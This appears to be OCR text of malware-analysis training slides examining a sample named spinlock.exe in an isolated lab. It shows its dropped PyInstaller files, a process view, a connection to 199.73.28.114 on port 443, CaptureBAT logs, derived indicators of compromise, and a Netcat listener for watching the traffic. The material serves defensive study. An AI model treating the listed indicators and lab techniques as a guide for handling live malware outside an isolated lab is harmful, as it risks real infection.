


Compare logs save as: ● Plain TXT ○ HTML document

☑ Scan dir1[;dir2;...;dir nn]:

```
----------------------------------
Files added:8
----------------------------------
C:\Users\Windows User\AppData\Local\Temp\_MEI27802\bz2.pyd
C:\Users\Windows User\AppData\Local\Temp\_MEI27802\kernel32.dll
C:\Users\Windows User\AppData\Local\Temp\_MEI27802\MSVCR71.dll
C:\Users\Windows User\AppData\Local\Temp\_MEI27802\python25.dll
C:\Users\Windows User\AppData\Local\Temp\_MEI27802\spinlock.exe.manifest
C:\Users\Windows User\AppData\Local\Temp\_MEI27802\unicodedata.pyd
C:\Users\Windows User\AppData\Local\Temp\_MEI27802\_ctypes.pyd
C:\Windows\Prefetch\SPINLOCK.EXE-67D31443.pf
```

Process Hacker shows properties of the malicious process.




Process Hacker
Hacker View Tools Users Help
Refresh Options Find Handles or DLLs System Information
Processes Services Network Disk

Name	PID	CPU	I/O Total...	Private B...	User Name
System Idle Process	0	93.22		0	NT AUTHORITY\SYSTEM
csrss.exe	312			1.25 MB	NT AUTHORITY\SYSTEM
wininit.exe	352			868 kB	NT AUTHORITY\SYSTEM
csrss.exe	364	0.14		12.11 MB	NT AUTHORITY\SYSTEM
winlogon.exe	412			1.53 MB	NT AUTHORITY\SYSTEM
explorer.exe	1116	0.19		36.96 MB	WIN-H...\Windows User
VMwareTray.exe	1352			2.34 MB	WIN-H...\Windows User
vmtoolsd.exe	1360	0.30	950 B/s	7.67 MB	WIN-H...\Windows User
ProcessHacker.exe	2256	1.91		4.87 MB	WIN-H...\Windows User
spinlock.exe	2196			540 kB	WIN-H...\Windows User
spinlock.exe	3552			2.94 MB	WIN-H...\Windows User

CPU Usage: 6.78% Physical Memory: 55.17% Processes: 34


Process Hacker observed a suspicious network connection.



Name	Local Address	Local...	Remote Address	Rem...	Prot..
services.exe (456)	WIN-HMRDNCO...	49155			TCP
services.exe (456)	WIN-HMRDNCO...	49155			TCP6
spinlock.exe (3552)	WIN-HMRDNCO...	49159	199.73.28.114	443	TCP
svchost.exe (1228)	WIN-HMRDNCO...	5355			UDP
svchost.exe (1228)	WIN-HMRDNCO...	5355			UDP6
svchost.exe (1228)	WIN-HMRDNCO...	51235			UDP
svchost.exe (644)	WIN-HMRDNCO...	135			TCP
svchost.exe (644)	WIN-HMRDNCO...	135			TCP6
svchost.exe (696)	WIN-HMRDNCO...	49153			TCP
svchost.exe (696)	WIN-HMRDNCO...	49153			TCP6
svchost.exe (852)	WIN-HMRDNCO...	49154			TCP
svchost.exe (852)	WIN-HMRDNCO...	49154			TCP6

CPU Usage: 12.76% | Physical Memory: 53.71% | Processes: 34

CaptureBAT monitors activity and captures deleted files.



```
c:\Program Files\Capture>CaptureBAT -c -n
Option: Collecting modified files
Option: Capturing network packets
Driver already loaded: CaptureProce
Driver already loaded: CaptureRegis
Loaded filter driver: CaptureFileMo
Creating network dumper
Loading network packet dumper
        network adapter found: 192.168.157.130
---------------------------------------------------------
process: created C:\Windows\explorer.exe -> C:\Users\Windows User\Desktop\spin
ck.exe
file: Write C:\Users\Windows User\Desktop\spinlock.exe -> C:\Users\Windows Use
AppData\Local\Temp\_MEI27122\kernel32.dll
file: Write C:\Users\Windows User\Desktop\spinlock.exe -> C:\Users\Windows Use
AppData\Local\Temp\_MEI27122\kernel32.dll
file: Write C:\Users\Windows User\Desktop\spinlock.exe -> C:\Users\Windows Use
AppData\Local\Temp\_MEI27122\kernel32.dll
file: Write C:\Users\Windows User\Desktop\spinlock.exe -> C:\Users\Windows Use
AppData\Local\Temp\_MEI27122\_ctypes.pyd
```

deleted_files
modified_files
192.168.86.132.pcap
192.168.157.130.pcap

What's the relevance of Python to spinlock.exe?

- PyInstaller probably packaged the original Python program into an EXE.
- The malware might have been written in Python originally.
- It might have been an EXE that was embedded into a Python program.


We can now define incident-specific “signatures”.

Processes:	spinlock.exe
Connections:	199.73.28.114 on TCP 443
File system:	%TEMP%_MEI27802\ %TEMP%_MEI27802\spinlock.exe.manifest %TEMP%_MEI27802\bz2.pyd %TEMP%_MEI27802\unicodedata.pyd %TEMP%_MEI27802_ctypes.pyd

Examine malware network interactions in your isolated lab.

- Redirect DNS traffic using tools such as fakedns and ApateDNS.
- Alternatively, hard-code the IPs that malware wants to reach.
- Run the necessary listeners and sniff to observe the traffic.

Use a browser and Netcat to get a sense for how HTTPS looks.




```
remnux@remnux:~$ sudo nc -l -p 443
□□□c□_□R&Q�□Tc�6K�� |���G�('�� <�\F�□T□/5
�□�□�
28□□□□�□□□
□□□□
      □
```

Internet Explorer cannot display the webpage

Client sends data to server to initiate the HTTPS session.

Observe the connection from spinlock.exe with Netcat running.



```
remnux@remnux:~$ sudo nc -l -p 443
```

